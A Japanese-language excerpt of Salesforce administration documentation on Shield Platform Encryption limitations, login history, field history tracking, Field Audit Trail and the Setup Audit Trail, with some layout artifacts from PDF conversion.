- カスタム日付、日付/時刻、ロングテキストエリア、リッチテキストエリア、説明のデータ型
- Chatter
- ファイルと添付ファイル

検索条件の演算子

レポートとリストビューでは、演算子「次の文字列と一致する」および「次の文字列と一致しない」は、大文字と小文字を区別する確定的暗号化でサポートされています。「次の文字列を含む」や「次の文字列で始まる」などのその他の演算子は、完全一致を返さず、サポートされません。演算子「次の文字列を含む」や「次の文字列で始まる」を使用する、フィルターによる絞り込み機能や他の機能もサポートされません。

大文字と小文字を区別しない確定的暗号化では、リストビューとレポートをサポートします。ただしユザインターフェースには、暗号化データをサポートしない演算子を含め、すべての演算子が表示されます。サポートされている演算子のリストを確認するには、[「数式での暗号化されたデータの使用」](#)を参照してください。

大文字と小文字の区別

大文字と小文字を区別する確定的暗号化を使用する場合、大文字と小文字の区別が重要になります。暗号化された項目のレポート、リストビュー、SOQL クエリの結果では大文字と小文字は区別されます。したがって、取引先責任者オブジェクトに対する SOQL クエリで LastName=Jones とすると、Jonesのみが返され、jones や JONES は返されません。同様に、大文字と小文字を区別する確定的スキームで单一性(ユニーク性)をテストする場合、「Jones」の各バージョンがすべてユニークになります。

カスタム項目の割当

大文字と小文字を区別しないクエリを許可するために、Salesforceでは、データの小文字の複製をカスタム項目としてデータベースに格納します。これらの複製は、大文字と小文字を区別しないクエリを可能にするために必要ですが、カスタム項目の合計数にカウントされます。

絞り込み可能な項目を識別する API オプション

確定的暗号化スキームを使用して暗号化された項目は絞り込み可能です。`isFilterable()` メソッドを使用すると、暗号化された特定の項目の暗号化スキームを判断できます。項目が絞り込み可能であれば、メソッドは `true` を返します。

ただし、API を使用して確定的暗号化スキームを明示的に検出または設定することはできません。

外部 ID

大文字と小文字を区別しない確定的暗号化では、テキストとメールの外部 ID カスタム項目をサポートしますが、その他の外部 ID カスタム項目はサポートしません。これらの項目を作成または編集するときは、以下の項目設定の組み合わせのいずれかを使用します。

外部 ID データ型	一意の属性	暗号化
Text	なし	大文字と小文字を区別しない確定的暗号化を使用

外部 ID データ型	一意の属性	暗号化
Text	一意かつ大文字と小文字を区別する	大文字と小文字を区別する確定的暗号化を使用
Text	一意かつ大文字と小文字を区別しない	大文字と小文字を区別しない確定的暗号化を使用
Email	なし	大文字と小文字を区別しない確定的暗号化を使用
Email	一意	大文字と小文字を区別する確定的暗号化を使用

[ユニーク - 大文字と小文字を区別する] および [暗号化] オプションの両方の変更を同時に保存することはできません。1つの設定を変更し、保存してから、次の設定を変更します。

複合項目

確定的暗号化を使用していても、一部の種類の検索は、データが大文字と小文字を区別する確定的暗号化で暗号化されている場合には機能しません。複合名などの連結された値は、個別の値と同じではありません。たとえば、複合名「WilliamJones」の暗号文は、「William」と「Jones」の暗号文を連結したものと同じではありません。

そのため、取引先責任者オブジェクトの[名]項目と[姓]項目が暗号化されている場合、次のクエリは機能しません。

```
Select Id from Contact Where Name = 'William Jones'
```

ただし、次のクエリは機能します。

```
Select Id from Contact Where FirstName = 'William' And LastName ='Jones'
```

大文字と小文字を区別しない確定的暗号化では、複合項目をサポートします。

文字列によるレコードの絞り込み

文字列を使用してレコードを検索できます。ただし、文字列内のカンマは OR ステートメントとして動作します。文字列にカンマが含まれる場合は、文字列を引用符で囲みます。たとえば、「"Universal Containers, Inc, Berlin"」を検索すると、カンマも含めた文字列全体を含むレコードが返されます。「Universal Containers, Inc, Berlin」を検索すると、「Universal Containers」または「Inc」または「Berlin」を含むレコードが返されます。

SOQL の GROUP BY ステートメント

確定的暗号化では、ほとんどの SOQL ステートメントを使用できます。GROUP BY は例外で、サポートされていません。ただし、レポート結果を行または列でグループ化することはできます。

SOQL の LIKE および STARTS WITH ステートメント

確定的暗号化では、大文字小文字を含めた完全一致のみがサポートされます。部分一致を返す比較演算子はサポートされていません。たとえば、LIKEステートメントとSTARTS WITHステートメントはサポートされません。

SOQL の ORDER BY ステートメント

確定的暗号化では、データベース内の暗号化されたデータの並び替え順が維持されないため、ORDER BY はサポートされていません。

インデックス

大文字と小文字を区別する確定的暗号化では、標準項目およびカスタム項目の単一列インデックス、単一列の一意のインデックス(大文字と小文字を区別)、2列インデックス、カスタムインデックスがサポートされています。

大文字と小文字を区別しない確定的暗号化では、取引先責任者およびリードオブジェクトのメール項目およびメールメッセージリレーション項目で、標準インデックスがサポートされています。ただし、暗号化時に文字と小文字を区別しない確定的スキームが使用された場合、これらの項目のパフォーマンスが低下することがあります。

Shield Platform Encryption と Lightning Experience

Shield Platform Encryption は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

メモ

Lightning のメモレビューは暗号化されません。

ファイル暗号化アイコン

ファイルが暗号化されていることを示すアイコンが Lightning では表示されません。

エディション

アドオンサブスクリプションとして使用可能なエディション: Enterprise Edition、Performance Edition、および Unlimited Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された Developer Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption による項目の制限

一定の状況で項目を暗号化すると、その項目に保存する値に制限を課すことができます。ユーザが非 ASCII 値(中国語、日本語、韓国語エンコードデータなど)を入力することが予想される場合は、次の項目の制限を強制適用する入力規則を作成することをお勧めします。

	API 長	バイト長	非 ASCII 文字長
アシスタント名(取引先責任者)	40	120	22
アドレス(メールメッセージの宛先、CC、BCC)	3000	4000	2959
市区群(取引先、取引先責任者、リード)	40	120	22
メール(取引先責任者、リード)	80	240	70
Fax(取引先)	40	120	22
名(取引先、取引先責任者、リード)	40	120	22
姓(取引先責任者、リード)	80	240	70
ミドルネーム(取引先、取引先責任者、リード)	40	120	22
名前(カスタムオブジェクト)(ベータ)	80	240	80
名前(商談)	120	360	110
電話(取引先、取引先責任者)	40	120	22
部門(取引先)	80	240	70
件名(メールメッセージ)	3000	3000	2207
役職(取引先責任者、リード)	128	384	126

 **メモ:** このリストは完全ではありません。ここに表示されていない項目についての詳細は、API を参照してください。

ケースコメントオブジェクト

ケースコメントオブジェクトの[本文]項目には、ASCII の 4,000 文字(または 4,000 バイト)の制限があります。ただし、次の項目が暗号化されると、文字数制限は下がります。どの程度下がるかは入力する文字の種類によって異なります。

- ASCII: 2959
- 中国語、日本語、韓国語: 1333

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された**Developer Edition**組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

- その他の非 ASCII 文字: 1479

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

Shield Platform Encryption がサポートされない Salesforce アプリケーションは?

一部の Salesforce 機能は、Shield Platform Encryption で暗号化されたデータを操作するときに期待どおりに動作します。それ以外の機能セットは期待どおりに動作しません。

次のアプリケーションでは、Shield Platform Encryption で暗号化されたデータはサポートされません。ただし、これらのアプリケーションが使用中の場合、その他のアプリケーションに対して Shield Platform Encryption を有効にできます。

- Connect Offline
- Commerce Cloud (Salesforce B2B Commerce バージョン 4.10 以降がサポートされます)
- Data.com
- Einstein エンジン
- Heroku (ただし、Heroku Connect では、暗号化されたデータがサポートされます)
- Marketing Cloud (ただし、Marketing Cloud Connect では、暗号化されたデータがサポートされます)
- Salesforce CPQ
- SalesforecelQ
- ソーシャルカスタマーサービス
- Thunder
- Quip
- Salesforce Billing

従来のポータル(カスタマー、セルフサービス、パートナー)では、Shield Platform Encryption で暗号化されたデータはサポートされません。従来のポータルが有効になっている場合は、Shield Platform Encryption を有効にできません。

 **メモ:** このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。この違いについては、[こちらをクリックしてください。](#)

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise Edition**、**Performance Edition**、および **Unlimited Edition**。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer Edition** 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

組織のセキュリティの監視

ログイン履歴と項目履歴を追跡し、設定変更を監視し、イベントに基づいてアクションを実行できます。

Salesforce 組織のセキュリティの監視に関する詳しい手順とヒントは、次のセクションを参照してください。

このセクションの内容:

ログイン履歴の監視

システム管理者は、組織および有効なポータルまたはコミュニティに対して試行されたすべてのログインを監視できます。[ログイン履歴]ページには、過去6か月間のユーザログインのレコードが最大20,000件まで表示されます。さらにレコードを表示するには、CSVまたはGZIPファイルに情報をダウンロードします。

項目履歴管理

特定の項目を選択して、オブジェクトの[履歴]関連リストの項目履歴を追跡および表示できます。項目履歴データは、組織経由で最大18か月間、API経由で最大24か月間保持されます。

設定変更履歴を使用した設定変更の監視

設定変更履歴では、自分自身と他のシステム管理者が Salesforce 組織に対して行った最近の設定変更を追跡します。監査履歴は、複数のシステム管理者がいる組織で特に役立ちます。

トランザクションセキュリティポリシー(従来)

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。ポリシーがトリガされると、通知を受信し、必要に応じてアクションを実行できます。

ログイン履歴の監視

システム管理者は、組織および有効なポータルまたはコミュニティに対して試行されたすべてのログインを監視できます。[ログイン履歴]ページには、過去6か月間のユーザログインのレコードが最大20,000件まで表示されます。さらにレコードを表示するには、CSVまたはGZIPファイルに情報をダウンロードします。

ログイン履歴のダウンロード

過去6か月間の Salesforce 組織へのユーザログインをダウンロードできます。このレポートには、API を介したログインも含まれます。

1. [設定]から、[クイック検索]ボックスに「ログイン履歴」と入力し、[ログイン履歴]を選択します。
2. 使用するファイル形式を選択します。
 - CSV ファイル
 - GZIP ファイル—ファイルは圧縮されているため、最もすばやくダウンロードするには最適なオプションです。
3. ファイルの内容を選択します。[すべてのログイン]オプションには、API アクセスによるログインも含まれます。
4. [今すぐダウンロード]をクリックします。

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用可能なエディション:
Contact Manager Edition、
Developer Edition、
Enterprise Edition、**Group Edition**、**Performance Edition**、**Professional Edition**、および **Unlimited Edition**

ユーザ権限

ログインを監視する
• 「ユーザの管理」

リストビューの作成

ログイン時刻およびログイン URL で並び替えたリストビューを作成できます。たとえば、特定の時間範囲内のすべてのログインのビューを作成できます。デフォルトのビューと同様に、カスタムビューには、過去6か月間のログイン履歴のレコードが最大 20,000 件まで表示されます。

1. [ログイン履歴] ページで、[新規ビューの作成] をクリックします。
2. [ビュー] ドロップダウンリストに表示するビューの名前を入力します。
3. 検索条件を指定します。
4. 表示する項目を選択します。

15 項目まで選択できます。表示できるのは、使用しているページレイアウトで使用可能な項目のみです。テキストエリア項目には、255 文字まで表示されます。

 **メモ:** 地理位置情報技術の性質上、地理位置情報項目の精度(国、市区郡、郵便番号など)は変化する場合があります。

ログイン履歴の表示

自分のログイン履歴を表示できます。

1. 個人設定から、[クイック検索] ボックスに「ログイン履歴」と入力し、[ログイン履歴] を選択します。結果がありませんか? [クイック検索] ボックスに「個人情報」と入力し、[個人情報] を選択します。
2. 過去6か月間のログイン履歴が保存された CSV ファイルをダウンロードするには、[ダウンロード] をクリックします。

HTTP ログイン方法

セッションのログインで使用された HTTP メソッド (POST、GET、または不明) を参照できます。この情報を使用して、ユーザが GET 要求を介してユーザログイン情報を不用意に公開していないかどうかを確認します。

たとえば、ユーザがログインページでユーザ名とパスワードを入力した場合、ログインの HTTP メソッドは安全な POST 要求です。ただし、ユーザがユーザ名とパスワードを URL に GET 要求として指定してログインした場合、ログイン情報は公開されます。

[設定] から、[クイック検索] ボックスに「ログイン履歴」と入力し、[ログイン履歴] を選択して、[HTTP メソッド] 列を表示します。

SAML を使用したシングルサインオン

組織で SAML シングルサインオン ID プロバイダ証明書を使用している場合、シングルサインオンログインが履歴に表示されます。

私のドメイン

[私のドメイン] を使用する場合は、いつどのユーザが新しいログイン URL でログインしているかを識別できます。[設定] から、[クイック検索] ボックスに「ログイン履歴」と入力し、[ログイン履歴] を選択して、[ユーザ名] 列と [ログイン URL] 列を表示します。

ライセンスマネージャユーザ

[ログイン履歴]ページには、名前が033*****2@00d2*****dbという形式になっている社内ユーザが含まれることがあります。これらのユーザは、登録者組織が使用するライセンスの数を管理するライセンス管理アプリケーション(LMA)に関連付けられています。これらの社内ユーザは、LMAによって管理されるAppExchangeパッケージがインストールされているライセンス管理組織(LMO)と登録者組織に表示されることがあります。

項目履歴管理

特定の項目を選択して、オブジェクトの[履歴]関連リストの項目履歴を追跡および表示できます。項目履歴データは、組織経由で最大18か月間、API経由で最大24か月間保持されます。

カスタムオブジェクトおよび次の標準オブジェクトの項目履歴を追跡できます。

- 取引先
- 記事
- 納入商品
- キャンペーン
- ケース
- 取引先責任者
- 契約
- 契約品目名
- エンタイトルメント
- リード
- 商談
- 注文
- 注文商品
- 商品
- 價格表エントリ
- サービス契約
- ソリューション

ユーザがこれらの項目を変更すると、エントリが[履歴]関連リストに追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。すべての項目種別が履歴トレンドレポートで使用できるわけではありません。ケースのエスカレーションなど、特定の変更は必ず追跡されます。

 **メモ:** Spring '15 リリース以降、エンティティ項目履歴の保持期間を標準の18～24か月より長くするには、項目監査履歴アドオンを購入する必要があります。アドオンサブスクリプションが有効になると、サブスクリプションで提供される保持ポリシーを反映して項目履歴の保持期間が変更されます。組織が2011年6月1日より前に作成されている場合、Salesforceでは引き続きすべての項目履歴が保持されます。組織が2011年6月1日以降に作成され、アドオンを購入しない場合、項目履歴は標準の18～24か月間保持されます。

項目履歴管理を使用する場合は、次の点を考慮してください。

エディション

使用可能なインター

フェース: Salesforce Classic
(すべての組織で使用でき
るわけではありません)、
Lightning Experience、およ
び Salesforce アプリケー
ション

使用可能なエディション:

Contact Manager Edition、
Essentials Edition、Group
Edition、Professional
Edition、Enterprise
Edition、Performance
Edition、Unlimited Edition、
Developer Edition、および
Database.com Edition

標準オブジェクトは
Database.com Edition では
使用できません。

- 過去 18 ~ 24か月間の項目履歴を取得するには、データローダまたは `queryAll()` API を使用します。
- 255 文字を超える項目に対する変更は、編集済みとして追跡され、元の値と新しい値は記録されません。
- 追跡された項目の値は、自動的には翻訳されません。それらの値は、作成された際の言語で表示されます。たとえば、項目が「Green」から「Verde」に変更された場合、その項目の値がトランスレーションワークベンチを使用して他の言語に翻訳されていない限り、ユーザの言語に関係なく「Verde」が表示されます。この動作は、レコードタイプおよび選択リスト値にも適用されます。
- トランスレーションワークベンチで翻訳済みのカスタム項目ラベルに対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、カスタム項目ラベルが `Red` で、スペイン語では `Rojo` と翻訳されている場合、スペインロケールのユーザにはそのカスタム項目ラベルが `Rojo` と表示されます。それ以外のユーザには、そのカスタム項目ラベルが `Red` と表示されます。
- データ項目、数値項目および標準項目に対する変更は、[履歴] 関連リストを参照しているユーザのロケールに合わせて表示されます。たとえば、日付を 2012 年 8 月 5 日に変更すると、英語(アメリカ)ロケールのユーザには `8/5/2012` と表示され、英語(イギリス)ロケールのユーザには `5/8/2012` と表示されます。
- トリガによってオブジェクトに変更が加えられ、現在のユーザに編集権限がない場合、その変更は追跡されません。項目履歴管理では現在のユーザの権限が優先されます。
- Lightning では、[作成日] 項目と [ID] 項目の順序の差を表示できます。すべての変更追跡は引き続きコミットされ、監査ログに記録されます。ただし、データベースでこうした変更が行われる正確な時間は大幅に異なる可能性があり、同じミリ秒以内に行われる保証はありません。たとえば、項目でコミット時間を増やすトリガまたは更新があり、時間に差が生まれる可能性があります。その期間中、ID は昇順で作成されますが、同じ理由により、やはり差が生まれる可能性があります。
- 時間項目に対する変更は、項目履歴関連リストでは追跡されません。

このセクションの内容:

[標準オブジェクトの項目履歴管理](#)

オブジェクトの管理設定で標準オブジェクトの項目履歴管理を有効にできます。

[カスタムオブジェクトの項目履歴管理](#)

オブジェクトの管理設定でカスタムオブジェクトの項目履歴管理を有効にできます。

[項目履歴管理の無効化](#)

オブジェクトの管理設定から項目履歴管理を無効にできます。

[項目監査履歴](#)

項目監査履歴を使用すると、アーカイブ済みの項目履歴データを、データがアーカイブされた時点から最長 10 年保持するポリシーを定義できます。この機能により、監査機能とデータ保持に関する業界の規制に準拠できます。

標準オブジェクトの項目履歴管理

オブジェクトの管理設定で標準オブジェクトの項目履歴管理を有効にできます。

法人取引先と個人取引先の両方を使用している場合は、次の点に注意してください。

- 取引先の項目履歴管理は、法人取引先と個人取引先の両方に適用されます。そのため、最大項目数の 20 項目には両方の種類の取引先が含まれます。
- 個人取引先責任者に直接行われた変更は、項目履歴で追跡されません。

必要に応じて、項目履歴管理を設定します。

- 項目履歴を追跡するオブジェクトの管理設定から、項目領域に移動します。
- [項目履歴管理の設定] をクリックします。



ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。

- 取引先、取引先責任者、リード、および商談の場合は、[取引先履歴の有効化]、[取引先責任者履歴の有効化]、[リード履歴の有効化]、または [商談履歴を有効化] チェックボックスをそれぞれオンにします。
- 履歴管理する項目を選択します。

オブジェクトごとに、標準項目とカスタム項目を合わせて最大20項目まで選択できます。取引先の場合、この制限には法人取引先と個人取引先の両方の項目が含まれます。

ケースのエスカレーションなど、特定の変更は必ず追跡されます。

次の項目は追跡できません。

- 数式項目、積み上げ集計項目、または自動採番項目
- [作成者] および [最終更新者]
- [AI 予測] チェックボックスがオンになっている項目
- 商談の [期待収益] 項目
- 項目の [マスタソリューション名] または [マスタソリューション詳細] 項目。多言語ソリューションが有効な組織の翻訳ソリューションにのみ表示されます。

- [保存] をクリックします。

Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

エディション

使用可能なインター

フェース: Salesforce Classic
(すべての組織で使用できるわけではありません)、Lightning Experience、および Salesforce アプリケーション

使用可能なエディション:
Contact Manager Edition、
Essentials Edition、**Group Edition**、**Professional Edition**、**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、**Developer Edition**、および **Database.com Edition**

標準オブジェクトは
Database.com Edition では
使用できません。

ユーザ権限

追跡する項目を設定する

- 「アプリケーションのカスタマイズ」

カスタムオブジェクトの項目履歴管理

オブジェクトの管理設定でカスタムオブジェクトの項目履歴管理を有効にできます。

- [設定]から[クイック検索]ボックスに「オブジェクトマネージャ」と入力し、[オブジェクトマネージャ]を選択します。
- カスタムオブジェクトをクリックして、[編集]をクリックします。
- [省略可能な機能]で [項目履歴管理] チェックボックスをオンにします。



ヒント: オブジェクトの項目管理を有効にするときは、ページレイアウトをカスタマイズして、オブジェクトの[履歴]関連リストを含めます。

- 変更内容を保存します。
- [カスタム項目 & リレーション]セクションにある [項目履歴管理の設定] をクリックします。
このセクションでは、標準項目とカスタム項目の両方のカスタムオブジェクトの履歴を設定できます。
- 履歴管理する項目を選択します。
オブジェクトごとに、標準項目とカスタム項目を最大20項目まで選択できます。次のものは追跡できません。
 - 数式項目、積み上げ集計項目、または自動採番項目
 - [作成者] および [最終更新者]
 - [AI 予測] チェックボックスがオンになっている項目
- [保存]をクリックします。
Salesforce は、この日時から履歴を追跡します。この日時以前の変更は履歴に含まれません。

エディション

使用可能なインター
フェース: Salesforce Classic
(すべての組織で使用でき
るわけではありません)、
Lightning Experience、およ
び Salesforce アプリケー
ション

使用可能なエディション:
Contact Manager Edition、
Essentials Edition、**Group
Edition**、**Professional
Edition**、**Enterprise
Edition**、**Performance
Edition**、**Unlimited Edition**、
Developer Edition、および
Database.com Edition
標準オブジェクトは
Database.com Edition では
使用できません。

ユーザ権限

追跡する項目を設定する
• 「アプリケーションの
カスタマイズ」

項目履歴管理の無効化

オブジェクトの管理設定から項目履歴管理を無効にできます。

-  **メモ:** Apex がオブジェクトの項目の 1 つを参照している場合は、そのオブジェクトに対する項目履歴管理を無効にできません。

1. 項目履歴管理を停止するオブジェクトの管理設定から、[項目]に移動します。
2. [項目履歴管理の設定] をクリックします。
3. 作業しているオブジェクトの[履歴の有効化]([取引先履歴の有効化]、[取引先責任者履歴の有効化]、[リード履歴の有効化]、[商談履歴を有効化]など)を選択解除します。
[履歴]関連リストが、関連付けられているオブジェクトのページレイアウトから自動的に削除されます。
4. 標準オブジェクトの項目履歴管理を無効にしても、無効にした日時までの項目履歴データをレポートできます。カスタムオブジェクトの項目履歴管理を無効にした場合は、その項目履歴をレポートできません。
4. 変更内容を保存します。

エディション

使用可能なインター

フェース: Salesforce Classic
(すべての組織で使用できるわけではありません)、Lightning Experience、および Salesforce アプリケーション

使用可能なエディション:

Contact Manager Edition、Essentials Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition

標準オブジェクトは Database.com Edition では使用できません。

ユーザ権限

追跡する項目を設定する

- 「アプリケーションのカスタマイズ」

項目監査履歴

項目監査履歴を使用すると、アーカイブ済みの項目履歴データを、データがアーカイブされた時点から最長 10 年保持するポリシーを定義できます。この機能により、監査機能とデータ保持に関する業界の規制に準拠できます。

Salesforce メタデータ API を使用して、項目履歴管理が有効になっている項目の項目履歴の保持ポリシーを定義します。次に、REST API、SOAP API、および Tooling API を使用して、アーカイブデータを処理します。項目監査履歴の有効化についての詳細は、Salesforce の担当者にお問い合わせください。

項目履歴は [履歴] 関連リストから FieldHistoryArchive Big Object にコピーされます。関連履歴リストに 1 つの HistoryRetentionPolicy (取引先履歴など) を定義し、アーカイブするオブジェクトのさまざまな項目監査履歴保持ポリシーを指定します。次に、メタデータ API を使用して、Big Object をリリースします。オブジェクトの保持ポリシーは必要な頻度で更新できます。項目監査履歴では、1 オブジェクトにつき 60 個までの項目を追跡できます。項目監査履歴がなければ、1 オブジェクトにつき追跡できる項目は 20 個のみです。項目監査履歴を使用した場合、アーカイブ済みの項目履歴データは、データがアーカイブされた時点から最長 10 年保持されます。項目監査履歴を使用しない場合、アーカイブ済みのデータは、18 か月のみ保持されます。

項目履歴の保持ポリシーは次のオブジェクトに設定できます。

- 取引先 (個人取引先を含む)
- 納入商品
- キャンペーン
- ケース
- 取引先責任者
- 契約
- 契約品目名
- エンタイトルメント
- 個人
- リード
- 商談
- 注文
- 注文商品
- 價格表
- 價格表エントリ
- 商品
- サービス予約
- サービス契約
- ソリューション
- 作業指示

エディション

使用可能なインター

フェース: Salesforce Classic
(すべての組織で使用できるわけではありません)、
Lightning Experience、および Salesforce アプリケーション

使用可能なエディション:
Enterprise Edition、
Performance Edition、および **Unlimited Edition**

ユーザ権限

項目履歴の保持ポリシーを指定する

- 「項目履歴の保持」

- 作業指示品目
- 項目履歴管理が有効なカスタムオブジェクト

 **メモ:** 項目監査履歴を有効にすると、サポートされるオブジェクトに対して HistoryRetentionPolicy が自動的に設定されます。デフォルトでは、本番組織では 18か月後、Sandbox 組織では 1か月後にデータがアーカイブされ、アーカイブされたすべてのデータは 10年間保存されます。メタデータ API を使用してオブジェクトの定義を取得するときには、デフォルトの保持ポリシーは含まれません。カスタム保持ポリシーのみがオブジェクト定義と一緒に取得されます。

管理パッケージや未管理パッケージに項目履歴の保持ポリシーを含めることができます。

次の項目は、追跡できません。

- 数式項目、積み上げ集計項目、または自動採番項目
- 作成者および最終更新者
- 商談の [期待収益] 項目
- ソリューションの [マスタソリューション名] 項目または [マスタソリューション詳細] 項目
- ロングテキスト項目
- 複数選択項目

項目監査履歴ポリシーを定義およびリリースすると、本番データが関連履歴リスト(取引先履歴など)から FieldHistoryArchive Big Object に移行されます。最初のコピーは、ポリシーで定義された項目履歴をアーカイブストレージに書き込みます。これには時間がかかる場合があります。その後のコピーは前回のコピー以降の変更のみが転送されるため、高速に処理されます。アーカイブデータのクエリには、限られた SOQL のセットを使用できます。

非同期 SOQL を使用して、FieldHistoryArchive Big Object のデータ量に基づいてカスタムオブジェクトから集計レポートを作成します。

 **重要:** 組織でプラットフォームの暗号化を有効にした場合、FieldHistoryArchive の AsyncSOQL はサポートされません。

 **ヒント:** プラットフォームの暗号化を後でオンにしても、以前アーカイブしたデータは、暗号化されないままとなります。たとえば、組織では、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義するために項目監査履歴を使用します。プラットフォームの暗号化を有効にした後で、その項目の暗号化を有効にすると、取引先の電話番号データが暗号化されます。新しい電話番号レコードと [取引先履歴] 関連リストに保存された以前の更新は暗号化されます。ただし、FieldHistoryArchive オブジェクトにアーカイブ済みの電話番号履歴データは、暗号化されずに保存されます。組織で以前にアーカイブしたデータを暗号化する必要がある場合は、Salesforceにお問い合わせください。保存された項目履歴データを暗号化し、再度アーカイブしてから、暗号化されていないアーカイブを削除します。

設定変更履歴を使用した設定変更の監視

設定変更履歴では、自分自身と他のシステム管理者がSalesforce組織に対して行った最近の設定変更を追跡します。監査履歴は、複数のシステム管理者がいる組織で特に役立ちます。

監査履歴を表示するには、[設定]から、[クイック検索]ボックスに「設定変更履歴の参照」と入力し、[設定変更履歴の参照]を選択します。過去180日間にわたる組織の設定履歴全体をダウンロードするには、[ダウンロード]をクリックします。180日を過ぎると、設定エンティティレコードは削除されます。

履歴には、組織に対して行われた最新の設定変更が20件表示されます。変更実施日、変更実施者、および変更内容が一覧表示されます。代理ユーザ(システム管理者やカスタマーサポート担当者など)がエンドユーザに代わって設定変更を行った場合、[代理ユーザ]列に代理ユーザのユーザ名が表示されます。たとえば、ユーザがシステム管理者にログインアクセス権限を与え、そのシステム管理者が設定変更を行うと、システム管理者のユーザ名がリストに表示されます。

設定変更履歴では、次の設定の変更が追跡されます。

設定	追跡される変更
管理	<ul style="list-style-type: none"> 組織情報、言語やロケールなどのデフォルト設定、企業メッセージ マルチ通貨 ユーザ、ポータルユーザ、ロール、権限セット、プロファイル ユーザのメールアドレス リンクとして送信したメール添付ファイルを削除 メールフッター(作成、編集、削除など) メールの送信設定 レコードタイプ(レコードタイプの作成、レコードタイプ名の変更、プロファイルへのレコードタイプの割り当てなど) ディビジョン(ディビジョンの作成、編集、移行、およびユーザのデフォルトディビジョンの変更など) 証明書(追加または削除) ドメイン名 SalesforceのIDプロバイダとしての有効化または無効化
カスタマイズ	<ul style="list-style-type: none"> ユーザインターフェース設定(折りたたみ可能なセクション、簡易作成、詳細のフロート表示、関連リストのフロート表示リンクなど) ページレイアウト、アクションレイアウト、検索レイアウト コンパクトレイアウト

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Contact Manager Edition、
Essentials Edition、Group
Edition、Professional
Edition、Enterprise
Edition、Performance
Edition、Unlimited Edition、
Developer Edition、および
Database.com Edition

ユーザ権限

監査履歴を参照する

- 「設定・定義の参照」

設定	追跡される変更
	<ul style="list-style-type: none"> • Salesforce アプリケーションナビゲーションメニュー • インライン編集 • 数式、選択リストの値、項目属性(自動採番項目の形式、項目管理可能性、暗号化項目のマスキングなど)を含む、カスタム項目と項目レベルセキュリティ • リードの設定、リード割り当てルール、リードキュー • 活動設定 • サポート設定、営業時間、ケース割り当てとエスカレーションルール、ケースキュー • Salesforce カスタマーサポートへの要求 • タブ名(元のタブ名にリセットしたタブなど) • カスタムアプリケーション(Salesforce コンソールアプリケーションなど)、カスタムオブジェクト、カスタムタブ • 契約の設定 • 売上予測の設定 • メール-to-ケース、オンデマンドメール-to-ケース(有効化または無効化) • カスタムボタン、カスタムリンク、カスタムSコントロール(標準ボタンの上書きなど) • ドラッグアンドドロップによるスケジュール(有効化または無効化) • 類似商談(有効化、無効化、カスタマイズ) • 見積(有効化または無効化) • データカテゴリグループ、データカテゴリ、オブジェクトへのカテゴリグループの割り当て • 記事タイプ • カテゴリグループ、カテゴリ • Salesforce ナレッジの設定 • アイデアの設定 • アンサー設定 • フィードの項目追跡 • キャンペーンインフルエンスの設定 • 重要な更新(有効化または無効化) • Chatter メール通知(有効化または無効化) • 招待およびメールドメインの Chatter の新規ユーザ作成設定(有効化または無効化) • 入力規則
セキュリティと共有	<ul style="list-style-type: none"> • 公開グループ、共有ルール、組織単位の共有([階層を使用したアクセス許可] オプションなど) • パスワードポリシー • パスワードのリセット

設定	追跡される変更
	<ul style="list-style-type: none"> 権限セットグループ セッションの設定(セッションタイムアウトなど。[セッションタイムアウトの開始条件]および[ログインに必要なセッションセキュリティレベル]プロファイル設定は除く) 代理管理グループ、代理管理者が管理できるアイテム(代理管理者が行った設定変更も追跡する) Lightning Login(有効化、無効化、登録、キャンセル) ユーザが自分のごみ箱と組織のごみ箱から完全に削除したレコードの数 SAML (Security Assertion Markup Language) の設定 Salesforce 証明書 ID プロバイダ(有効化または無効化) 指定ログイン情報 サービスプロバイダ Shield Platform Encryption の設定 いくつかの接続アプリケーションポリシーおよび設定の更新
データの管理	<ul style="list-style-type: none"> 一括削除の使用(一括削除がユーザのごみ箱の削除レコード制限を超えた場合など)。 データエクスポートの要求 一括変更の使用 レポート作成スナップショット(レポート作成スナップショットの移送元レポートまたは対象オブジェクトの定義、削除、変更など) データインポートウィザードの使用 Sandbox の削除
開発	<ul style="list-style-type: none"> Apex クラスおよびトリガ Visualforce ページ、カスタムコンポーネント、静的リソース Lightning ページ アクションリンクテンプレート カスタム設定 カスタムメタデータ型、カスタムメタデータレコード リモートアクセスの定義 Salesforce サイトの設定
さまざまな設定	<ul style="list-style-type: none"> API 使用制限通知(作成) テリトリー プロセスの自動化設定 承認プロセス ワークフローアクション(作成または削除)

設定	追跡される変更
フロー	<ul style="list-style-type: none"> フロー Salesforce AppExchange からインストールまたはアンインストールしたパッケージ カスタムおよび標準通知種別の通知の配信設定
